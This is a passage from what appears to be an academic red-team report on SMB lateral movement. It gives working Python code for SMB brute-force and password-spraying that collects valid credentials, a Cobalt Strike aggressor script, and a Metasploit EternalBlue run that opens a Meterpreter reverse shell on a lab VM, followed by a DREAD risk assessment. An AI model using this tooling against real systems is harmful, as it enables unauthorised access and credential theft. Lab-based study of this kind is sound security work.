

Figure 14 Outcomes of Authentication back to Cobalt Strike [13]

3.5.3 Comparing Different Functions

Both of the softwares used the similar attacking lateral moving method, which is SMB brute force attack. The basic brute force attack processes are illustrated below:



Figure 15 Attack Process of SMB Brute Force Attack

Metasploit sub_login solution has several shortcomings not capable to the Pentest company's requirements.

1. USER_FILE and PASS_FILE commands will combine all the usernames and passwords together and then brute force against one or multiple IP addresses, which is not very flexible. For example, using password attack against one username and already known password attack against different usernames are not available.

2. SMBUser and SMBPass commands will use a specific credential to authenticate, however, it does not support multiple credentials.

3. The success trial will appears green while processing, but will not be summed at the end and add the credentials to a file or table.

Cobalt Strike psexec's shortcomings are listed as below.

1. Psexec automatically conducts pass the hash attack during the login process, which makes the noisy SMB scanner even noisier.

2. Partly support multiple targets attack. Cobalt Strike can only attack machines listed under Net View command, which means the machines are in the same workgroup or domain.

3. Cobalt Strike does not support multiple credentials to brute force attack one machine.

The goal of the python SMB lateral movement script is to make up for the drawbacks of the two softwares listed above and make it more efficient. However, it will still follow the same processes as illustrated above.

4. Methodology

Methodology section will be divided into five sub-sections: SMB Vulnerabilities (4.1), SMB Vulnerabilities analyses (4.2), RDS Vulnerabilities (4.3), RDS Vulnerabilities Analyses (4.4), and SMB and RDS Analyses (4.5).

4.1 SMB Vulnerabilities

This section will show SMB lateral movement exploitations in Python environment (4.1.1), how SMB vulnerability EternalBlue works (4.1.2), how to use these vulnerabilities to exploit (4.1.2.1), and how severe the EternalBlue risk is (4.1.2.2).

4.1.1 Python SMB Lateral Movement Toolkit

Due to the technical support issues, the Cobalt Strike environment was not available. As an alternative solution, python environment was used to conduct the SMB login scanner and SMB brute force attack.

Python environment is more common and popular, easier to be deployed comparing to complex integrating software like Metasploit and Cobalt Strike. Python scripts are easier to understand and customise for developers, because users can easily view the script source code, which will save a lot of time to get familiar with the functions in integrate softwares. Also users can customise the scripts depend on their requirements.

The aims and objectives are basically not changed as Section 2 outlined. First, user offer single credential (**domain, username** and **password**/or **NTLM hash**), and a **target IP address** to attempt SMB login, which will be demonstrated in section 4.1.1.2. Second, in section 4.1.1.3 user could authenticate multiple IP addresses at a time, which refers to provide a **IP list**. Third, the script will automatically add the successful credentials into a credential list shown in section 4.1.1.4.

4.1.1.1 Build VMs Environment in VMWare 15

To conduct SMB Login Scanner, at least 2 Virtual Machines should be built. One works as an attack machine, the other one works as a vulnerable machine in VMWare 15 Workstation Player with SMB service open.

The Vulnerability Machine VM Configuration

System: Windows 10 pro

IP: 192.168.10.4

Workgroup: PENTESTWG

Username: Redemption

Password: 123123

Turn on SMB Service on vulnerable Windows machine: Control Panel -> Programs -> Turn Windows features on or off -> SMB 1.0/CIFS File Sharing Support.

Turn off Firewall & Network protection: Firewall & network protection -> Public network -> turn off.

The Attack Machine VM Configuration

System: Windows 10 pro

IP: 192.168.10.10

Set attack machine and vulnerable machine in the same subnet to simulate SMB scanning environment after red team has already taken control of one compromised machine.

Install python environment on the machine, and use “pip install pysmb” to install pysmb 1.2.7.

4.1.1.2 Single Credential SMB Login Scanner

Python script on single credential smb login scanner can be divided into three parts: 1. Collect credentials (IP, username, password, domain) from user input 2. Use collected credential to authenticate 3. Send the authentication outcome back to console.

In python script’s main function, there are basically three functions: CollectCredential( ), SMB( ), and SingleLoginScanner( ). Function SMB( ) is used to pass the inputed credential variables from CollectCredential( ) function into SingleLoginScanner( ) function. In SingleLoginScanner( ) function, the credential will be used to authenticate and then send the outcome back.

After inputing IP address as remote_ip, username as username, password as password, domain as domain, python script used SMBConnection( ) function, imported from smb.SMBConnection, to authenticate credential against remote_ip on port 445.

The connection outcome will be passed variable “connect”. It will be either True or False, which means login successful or failed. At last, print the connection outcome state (no matter its True or False) to the console.

If the IP address is not reachable or other connection error, the program will jump to the "except" part. Because in "try" section has failed to connect target in SMBConnection( ) function. Script will first print login fail information and then collect the exception information and print it to the console.

```
########################## Use the Single Credential CollectCredential() to Login ############################
    def SingleLoginScanner(self):
        my_name = ""
        remote_name = ""
        try:
            self.conn = SMBConnection(self.username, self.password, my_name, remote_name, self.domain, use_ntlm_v2=True, sign_options=2, is_direct_tcp=True)
            connected = self.conn.connect(self.remote_ip,445)
            if connected == True:
                print('Success :) %s USERNAME:%s PASSWORD:%s DOMAIN:%s' %(self.remote_ip, self.username, self.password, self.domain))
                credential.append(self.remote_ip)
                credential.append(self.username)
                credential.append(self.password)
                credential.append(self.domain)
                print("Credential",credential)
            else:
                print('False   :( %s USERNAME:%s PASSWORD:%s DOMAIN:%s' %(self.remote_ip, self.username, self.password, self.domain))
            self.conn.close()
        except Exception as e:
            print(e)
```

Figure 16 Single Credential Login Scanner Function

If the authentication is successful, for example using vulnerable Windows 10 machine's credential (IP, Username, Password variables all followed section 4.1.1.1), 'connected' variable shown in Figure 16 will equal True, the successful authentication outcome will be sent back to console shown as below in Figure 17.

```
********************SMB PYTHON TOOKIT********************
1. Single credential SMB Login Scanner
2. Credentials list from file SMB Brute Force
3. Generate Collected Credentials
4. Quit
*********************************************************

Type number to pick function:1
Only support to input single ip address, username and password.

Enter Host IP:192.168.10.4
Enter SMB Username:Redemption
Enter SMB Password:123123
Enter Domain Name:PENTESTWG
Success :) 192.168.10.4 USERNAME:Redemption PASSWORD:123123 DOMAIN:PENTESTWG
Credential ['192.168.10.4', 'Redemption', '123123', 'PENTESTWG']
```

Figure 17 Console Single Success Login

If remote_ip is reachable, which means the IP address user typed existing in the local network. However, if the credential user input is not right (such as using "Password" as password rather than "123123"), 'connected' variable in Figure 16 will equal False, and will send false authentication outcome back to console shown as below.

```
Type number to pick function:1
Only support to input single ip address, username and password.

Enter Host IP:192.168.10.4
Enter SMB Username:Redemption
Enter SMB Password:Password
Enter Domain Name:PENTESTWG
False   :( 192.168.10.4 USERNAME:Redemption PASSWORD:Password DOMAIN:PENTESTWG
```

Figure 18 Console Single Fail Login

If remote_ip is unreachable such as 192.168.10.5 (not in the local network), console will show up the error message as an Exception (WinError 10060) as the following figure shown instead of corrupt the python program.

```
Type number to pick function:1
Only support to input single ip address, username and password.

Enter Host IP:192.168.10.5
Enter SMB Username:philipp
Enter SMB Password:Reinecke
Enter Domain Name:
[WinError 10060] A connection attempt failed because the connected party did not
properly respond after a period of time, or established connection failed because
connected host has failed to respond
```

Figure 19 Console Single Connection Failed

4.1.1.3 Multiple Credentials SMB Login Scanner

Python script on multiple credentials authentication will still be divided into the same three parts as single credential login. However, input and authentication part will have a some differences.

Different from directly send input values into variables in SingleLoginScanner( ), multiple credentials support user inputs file directories of IP addresses, usernames, and passwords. Different from Metasploit's USER_FILE and PASS_FILE functions in smb_login, our python script function MultiLoginScanner( ) does not mandatory user to upload a file if they do not want to. This means MultiLoginScanner function support password brute force attack against one specific username and password spraying attack against multiple accounts. Also, multiple IP addresses to attack are supported.

As the following table shown, user can customise different attack combinations based on what kind of credentials they hold and different circumstances.

Attack Type	IP address	Username	Password
Single Account Login	Variable	Variable	Variable
Password Spraying	Variable	File	Variable
Password Brute Force	Variable	Variable	File
Multiple Accounts Brute Force	File	Variable/File	Variable/File

Table 5 The Combinations of Input Variables

The txt file of each input will follow the same format layout: one variable in a line, which means IP list, username list, and password list will be separated by symbol \n (change line).

In order to accomplish this function, CollectFiles( ) function allows user to input either variables or file directories, which needs another function to check user input is a file directory or not.

```
############################ Verify the Input File Direction ##############################
# If the direction cannot be found, set the input as an atribute.
def VerifyFile(up):
    ver = []
    try:
        file = open(up, 'r')
        data = file.readlines()
        print('File Direction Verified.')
        for line in data:
            ver.append(line.strip())
    except:
        ver.append(up)
        return ver
    return ver
```

Figure 20 Verify File Directory Function

If user input is a right file directory, open the file and read the file line by line, put each line as an item stored in a list. At last, when read all the lines from the file, script will return the whole list to the MultiCredentialLogin( ) function.

If the user inputs a variable or file directory does not exist, the script will put the user input into the list as an item, and return to MultiCredentialLogin( ) as one item list.
The MultiCredentialLogin( ) function code is shown below, which used three “for” loops to go through all the list items (ip addresses, username and password).

```
########################### Use the Multiple Credentials CollectFiles() to Login ##############################
    def MultiLoginScanner(self):
        count = 0
        my_name = ""
        remote_name = ""
        for ip in self.remote_ip:
            for username in self.username:
                for password in self.password:
                    count += 1
                    try:
                        self.conn = SMBConnection(username, password, self.domain, my_name, remote_name, use_ntlm_v2=True, sign_options=2, is_direct_tcp=True)
                        connected = self.conn.connect(ip,445)
                        if connected == True:
                            print('%d Success :) %s USERNAME:%s PASSWORD:%s DOMAIN:%s' %(count, ip, username, password, self.domain))
                            credential.append(ip)
                            credential.append(username)
                            credential.append(password)
                            credential.append(self.domain)
                            print("Credential",credential)
                        else:
                            print('%d False   :( %s USERNAME:%s PASSWORD:%s DOMAIN:%s' %(count, ip, username, password, self.domain))
                        self.conn.close()
                    except Exception as e:
                        print('%d False   :( %s USERNAME:%s PASSWORD:%s DOMAIN:%s' %(count, ip, username, password, self.domain))
                        print(e)
```

Figure 21 Multiple Credentials Login Scanner Function

The following figure shows the multiple authentications’ outcome, user inputs three files: ip.txt as IP list, users.txt as username list, and pass.txt as password list. First, the script goes through the IP list, because 192.168.10.5 machine does not exist. All credential attempts will appear as WinError 10060 Connection attempt Failed.

```
Type number to pick function:2
Support Local File Directories contain ip/username/password or they will be recognized as a string.

Enter Host IP or File Direction:ip.txt
File Direction Verified.
Enter SMB Username or File Direction:users.txt
File Direction Verified.
Enter SMB Password or File Direction:pass.txt
File Direction Verified.
Enter Domain Name:PENTESTWG
1 False   :( 192.168.10.5 USERNAME:Redemption PASSWORD:password DOMAIN:PENTESTWG
[WinError 10060] A connection attempt failed because the connected party did not properly respond afte
r a period of time, or established connection failed because connected host has failed to respond
2 False   :( 192.168.10.5 USERNAME:Redemption PASSWORD:2131 DOMAIN:PENTESTWG
[WinError 10060] A connection attempt failed because the connected party did not properly respond afte
r a period of time, or established connection failed because connected host has failed to respond
3 False   :( 192.168.10.5 USERNAME:Redemption PASSWORD:123123 DOMAIN:PENTESTWG
[WinError 10060] A connection attempt failed because the connected party did not properly respond afte
r a period of time, or established connection failed because connected host has failed to respond
4 False   :( 192.168.10.5 USERNAME:Redemption PASSWORD: DOMAIN:PENTESTWG
[WinError 10060] A connection attempt failed because the connected party did not properly respond afte
r a period of time, or established connection failed because connected host has failed to respond
5 False   :( 192.168.10.5 USERNAME:Niubi PASSWORD:password DOMAIN:PENTESTWG
[WinError 10060] A connection attempt failed because the connected party did not properly respond afte
r a period of time, or established connection failed because connected host has failed to respond
6 False   :( 192.168.10.5 USERNAME:Niubi PASSWORD:2131 DOMAIN:PENTESTWG
[WinError 10060] A connection attempt failed because the connected party did not properly respond afte
r a period of time, or established connection failed because connected host has failed to respond
7 False   :( 192.168.10.5 USERNAME:Niubi PASSWORD:123123 DOMAIN:PENTESTWG
[WinError 10060] A connection attempt failed because the connected party did not properly respond afte
r a period of time, or established connection failed because connected host has failed to respond
8 False   :( 192.168.10.5 USERNAME:Niubi PASSWORD: DOMAIN:PENTESTWG
[WinError 10060] A connection attempt failed because the connected party did not properly respond afte
r a period of time, or established connection failed because connected host has failed to respond
9 False   :( 192.168.10.4 USERNAME:Redemption PASSWORD:password DOMAIN:PENTESTWG
10 False   :( 192.168.10.4 USERNAME:Redemption PASSWORD:2131 DOMAIN:PENTESTWG
11 Success :) 192.168.10.4 USERNAME:Redemption PASSWORD:123123 DOMAIN:PENTESTWG
Credential ['192.168.10.4', 'Redemption', '123123', 'PENTESTWG']
12 False   :( 192.168.10.4 USERNAME:Redemption PASSWORD: DOMAIN:PENTESTWG
13 False   :( 192.168.10.4 USERNAME:Niubi PASSWORD:password DOMAIN:PENTESTWG
14 False   :( 192.168.10.4 USERNAME:Niubi PASSWORD:2131 DOMAIN:PENTESTWG
15 False   :( 192.168.10.4 USERNAME:Niubi PASSWORD:123123 DOMAIN:PENTESTWG
16 False   :( 192.168.10.4 USERNAME:Niubi PASSWORD: DOMAIN:PENTESTWG
```

Figure 22 Multiple IP and Credentials Login Scan Outcome in Console

However, in record 11, which is a correct SMB credential against machine 192.168.10.4 using ‘Redemption’ as username, ‘123123’ as password, and ‘PENTESTWG’ as domain.

```
Success :) 192.168.10.4 USERNAME:Redemption PASSWORD:123123 DOMAIN:PENTESTWG
Credential ['192.168.10.4', 'Redemption', '123123', 'PENTESTWG']
```

Figure 23 Collect Success Credential While Login

4.1.1.4 Generate Collected SMB Credentials

Generating collected successful SMB credentials in to a file. Every time functions SingleLoginScanner( ) and MultiLoginScanner ( ) accomplished a successful authentication, the credential information will be stored in a global list variable called ‘credential’.

When user clicks GenerateCredentials ( ) function, script will detect if the file Credential.txt exists. If the file exists, the script will open the file and write the content from list credential into the file; if not, the script will create one file called Credential.txt and then write the content in. Every four items written in a list, the script will write a ‘\n’ into the file, in order to change to a new line to distinguish different credentials.

One of the advantages of overwriting the Credential.txt is user can output the existing credentials whenever they want, without outputting any repeat credentials that have already being written in the file. Instead, storing all the success credentials in a list variable, whenever user request the credentials, script overwrite the previous file content by updated credentials stored in global list variable.
The GenerateCredentials ( ) code is shown as below.

```
############################ Generate Collected Credentials in to Files ##############################
def GenerateCredentials():
    try:
        with open("Credential.txt",mode='w',encoding='utf-8') as ff:
            for i in range(len(credential)):
                ff.write(credential[i]+' ')
                if (i+1) % 4 == 0:
                    ff.write('\n')
    except FileNotFoundError:
        with open("Credential.txt",mode='w',encoding='utf-8') as ff:
            for i in range(len(credential)):
                ff.write(credential[i]+' ')
                if (i+1) % 4 == 0:
                    ff.write('\n')
```

Figure 24 Generate Collected Credentials into File Function

The Credential.txt will be generated under the same file directory with the python script code. The content of Credential.txt will look like below in Figure 25.



Figure 25 Generated Credentials File Credential.txt

To sum up, the python script satisfies the requirements of red team's lateral movement in the internal network via SMB login brute force attack. Not only it supports single IP SMB login, but also supports multiple IP addresses authentication, also adds the valid credentials to a file.

4.1.1.5 Cobalt Strike Aggressor Script

Even though the Cobalt Strike environment is not available, the processes of SMB Login are still remaining the same: obtain credential information from user input, pass the input variables to the aggressor script, attempt SMB authentications, send back outcomes to Cobalt Strike.

By watching the tutorial videos, I tried to demonstrate the user input script through aggressor script in Cobalt Strike. After the script obtaining the user input, my thought is using an API or function to pass the input values to python script demonstrated in the previous sections.

```
popup beacon{
    menu "Login Scanner"{
        item "Single Credential smb_login"{
            $bid = $1;
            $dialog = dialog("Single Credential SMB_Login", %(ip => beacon_info($bid,"internal"),
            port => "445",  bid => $bid), &s_smb_login);

            dialog_description($dialog, "SMB login scanner against port 445,
            only support single credentials and IP address");
            drow_text($dialog, "ip", "IP:  ");
            drow_text($dialog, "domain", "Domain:  ");
            drow_text($dialog, "username", "Username:  ");
            drow_text($dialog, "password", "Password:  ");

            dbutton_action($dialog, "Scan");
            dialog_show($dialog);
        }

        sub s_smb_login{
            $arg = join(' ',  @($3['ip'],$3['username'],$3['password'],$3['domain']));
            python(script_resource('s_smb_login.py'),$arg);
        }

        item "Multiple Credentials smb_login"{
            $bid = $1;
            $dialog = dialog("Multiple Credentials SMB_Login", %(ip => beacon_info($bid,"internal"),
            port => "445",  bid => $bid), &m_smb_login);

            dialog_description($dialog, "IP list supports multiple IP addresses, one IP address each line.
            Multiple credentials should be written in a file.
            Format as: Username Password seperated by space.");
            drow_file($dialog, "ip", "IP:  ");
            drow_text($dialog, "domain", "Domain:  ");
            drow_file($dialog, "credentials", "Credentials:  ");

            dbutton_action($dialog, "Scan");
            dialog_show($dialog);
        }

        sub m_smb_login{
            $arg = join(' ',  @($3['ip'],$3['username'],$3['password'],$3['domain']));
            python(script_resource('m_smb_login.py'),$arg);
        }
    }
}
```

Figure 26 popup.cna Aggressor Script

The user inputs could be sent through a pop up window, when a beacon has been successfully created. Right click beacon, there will be a new option called “Login Scanner” -> “Single Credential smb_login” or “Multiple Credentials smb_login”.

After filling in the required information, click “Scan” button to pass the variables to python script, then run the similar python or aggressor script, and last return the outcomes back to Cobalt Strike.

4.1.2 SMB EternalBlue Vulnerability

EternalBlue is a vulnerability that exists in Windows systems before Windows 8, which supports interprocess communication share (IPC$) in SMB Service that by default allows anonymous login and a null session. A null session allows SMB client send commands to the SMB server. EternalBlue takes advantages of three vulnerabilities in SMB service [28].

First vulnerability exists in process of File Extended Attributes (FEA) from OS/2 structure to NT structure in SMB implementation, which could cause a buffer overflow error in non-paged kernel pool when the value of attribute (SizeOfListInBytes, which is Dword size) in OS/2 format is above 2^{16} [28].

Second vulnerability is related to two SMB sub-commands SMB_COM_TRANSACTION2 and SMB_COM_NT_TRANSACT. This is because both of the sub-commands are using another sub-command _SECONDARY, which is used when too much data is contained in a single package. The difference between two sub-commands is that the command TRANSACTION2 (Word max 0xFFFF) calls two times smaller data packet than command NT_TRANSACT (Dword max 0xFFFFFFFF) [28][29].

If attacker sends a crafted package that uses NT_TRANSACT right before TRANSACTION2 command (Word after Dword), it will allocate memory according to the last package, use command TRANSACTION2, which has a smaller data size. This means the package uses command NT_TRANSACT will not have enough memory space, which could lead to the buffer overflow error mentioned in the first vulnerability [28][29].

Third vulnerability exists in SMB version 1, which allows attacker to allocate a chunk of memory in kernel non-paged pool and uses two vulnerabilities above. This vulnerability will leave a part of memory that attacker could run shell code [29].

The next section will demonstrate how EternalBlue works in virtual machines.

4.1.2.1 EternalBlue Crack on VMWare Workstation 15 Player

VMWare Workstation 15 Player

Attack Machine: Kali 2021

IP: 192.168.10.3

Metasploit version 6.0.45

Target Machine: Windows 7 Professional

IP: 192.168.10.30

Turn on the Network and Sharing Centre, which by default uses SMB Version 2. Use Nmap on Kali attack machine to conduct an aggressive scan, then find out the TCP port 445 is open. The scanning result is shown below.

```
┌──(kali㉿kali)-[~]
└─$ nmap -A -Pn 192.168.10.26
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-25 10:28 EDT
Nmap scan report for 192.168.10.26
Host is up (0.0056s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE       VERSION
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: WIN-H5NND9QJTQO, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:d1:16:53 (VMware)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-09-25T14:29:50
|_  start_date: 2021-09-25T14:04:34

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 91.93 seconds
```

Figure 27 Nmap Scanning Result of Network and Sharing Centre

As port 445 and SMB version 2 is open on target machine, run Metasploit EternalBlue vulnerability scanner to check if the target machine is vulnerable to EternalBlue. The running result is shown below.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[-] 192.168.10.26:445     - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.10.26:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 28 Metasploit EternalBlue Scanner

SMB Login Error occurred while connecting to IPC$ tree, means guest or anonymous authentication is not allowed on SMB version 2. In SMB version 2, it needs to apply SMB certificate to login.

Turn on the SMB Version 1 service by typing PowerShell command "***Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" SMB1 -Type DWORD -Value 1 -Force***". This command is used to change the SMB registry value to 1 [30]. Use the Nmap to scan the target machine again, the result shows that SMB version 1 service has been enabled.

```
┌──(kali㉿kali)-[~]
└─$ nmap -A -Pn 192.168.10.26
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-25 10:27 EDT
Nmap scan report for 192.168.10.26
Host is up (0.0015s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows 7 Enterprise 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
Service Info: Host: WIN-H5NND9QJTQO; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -19m59s, deviation: 34m37s, median: 0s
|_nbstat: NetBIOS name: WIN-H5NND9QJTQO, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:d1:16:53 (VMware)
| smb-os-discovery:
|   OS: Windows 7 Enterprise 7601 Service Pack 1 (Windows 7 Enterprise 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-H5NND9QJTQO
|   NetBIOS computer name: WIN-H5NND9QJTQO\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-09-25T15:27:29+01:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-09-25T14:27:29
|_  start_date: 2021-09-25T14:04:34

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.65 seconds
```

Figure 29 Nmap Scanning Result of SMB Version 1

Try to run the Eternalblue exploit module by setting the rhosts to target machine 192.168.10.26, lhost to 192.168.10.3. It first uses vulnerability scanner to check if the target is vulnerable and the outcome is likely vulnerable. Then the script uses three vulnerabilities mentioned above to exploit the target. And last, a new session will be created, which means attacker machine successfully get shell of target machine.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.10.3:4444
[*] 192.168.10.26:445 - Executing automatic check (disable AutoCheck to override)
[*] 192.168.10.26:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.10.26:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.10.26:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.10.26:445 - The target is vulnerable.
[*] 192.168.10.26:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.10.26:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.10.26:445     - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.10.26:445 - Connecting to target for exploitation.
[+] 192.168.10.26:445 - Connection established for exploitation.
[+] 192.168.10.26:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.26:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.10.26:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70  Windows 7 Enterp
[*] 192.168.10.26:445 - 0x00000010  72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63  rise 7601 Servic
[*] 192.168.10.26:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.10.26:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.26:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.26:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.26:445 - Starting non-paged pool grooming
[+] 192.168.10.26:445 - Sending SMBv2 buffers
[+] 192.168.10.26:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.26:445 - Sending final SMBv2 buffers.
[*] 192.168.10.26:445 - Sending last fragment of exploit packet!
[*] 192.168.10.26:445 - Receiving response from exploit packet
[+] 192.168.10.26:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.10.26:445 - Sending egg to corrupted connection.
[*] 192.168.10.26:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.10.26
[*] Meterpreter session 1 opened (192.168.10.3:4444 → 192.168.10.26:49159) at 2021-09-25 10:33:07 -0400
[+] 192.168.10.26:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.26:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.26:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Figure 30 Metasploit EternalBlue Exploitation Result

4.1.2.2 EternalBlue Risk Assessment using DREAD Model

DREAD is a qualitative risk assessment model, which is used to rate the severity of the risks from five different aspects: Damage, Reproducibility, Exploitability, Affected users, and Discoverability. The rating range in each aspect is from 1 to 3, the higher rating score is, the more severe the risks are. An overall rating from 5-8 is low risk; 8-11 is medium risk; 12-15 is high risk.

1. Damage

Damage aspect is to determined how bad the attack could be, if vulnerability is exploited.

In this circumstance, the vulnerability is EternalBlue, and the related attack in the real world are known as WannaCry and NotPetya. Because WannaCry is a wormable ransomware. The compromise could effect every users' data rather than individual data, which means the Damage rating is 3.

2. Reproducibility

Reproducibility aspect is to measure how easy it is for attackers to reproduce the attack.

In this circumstance, the attack represents EternalBlue vulnerability exploitation. As many cybersecurity analytics have provided their own PoC models, the reproducibility of EternalBlue exploitation is not as hard as before, also the exploitation does not require authorised user or administrator privilege, which means the Reproducibility rating is 3.

3. Exploitability

Exploitability aspect is to judge how many processes are need to launch the attack.

In this circumstance, the processes of attack are the processes of EternalBlue exploitation. Though EternalBlue vulnerability itself is very complex, used three different vulnerabilities that existed in SMB Version 1, which requires advanced programming knowledge and deep understanding of the SMB service to build the attack tools. After WannaCry ransomware, many PoCs have been published over the Internet. Metasploit also provides the EternalBlue exploit module, which makes exploitation much easier. As a result, the Exploitation rating is 2.

4. Affected users

Affected users aspect is to identify how many people will be impacted by the vulnerability.

In this circumstance, the vulnerability refers to EternalBlue. Because WannaCry is a wormable ransomware, which makes the ransomware spread really quickly over the Internet. However, the exploitation is based on EternalBlue vulnerability, which means it could attack machines vulnerable to EternalBlue. The machines without SMB service open or using SMB version 2 or 3 will not be infected. As a result, the Affected users rating is 2.

5. Discoverability

Discoverability aspect is to discuss how easy it is for attackers to discover the attack.

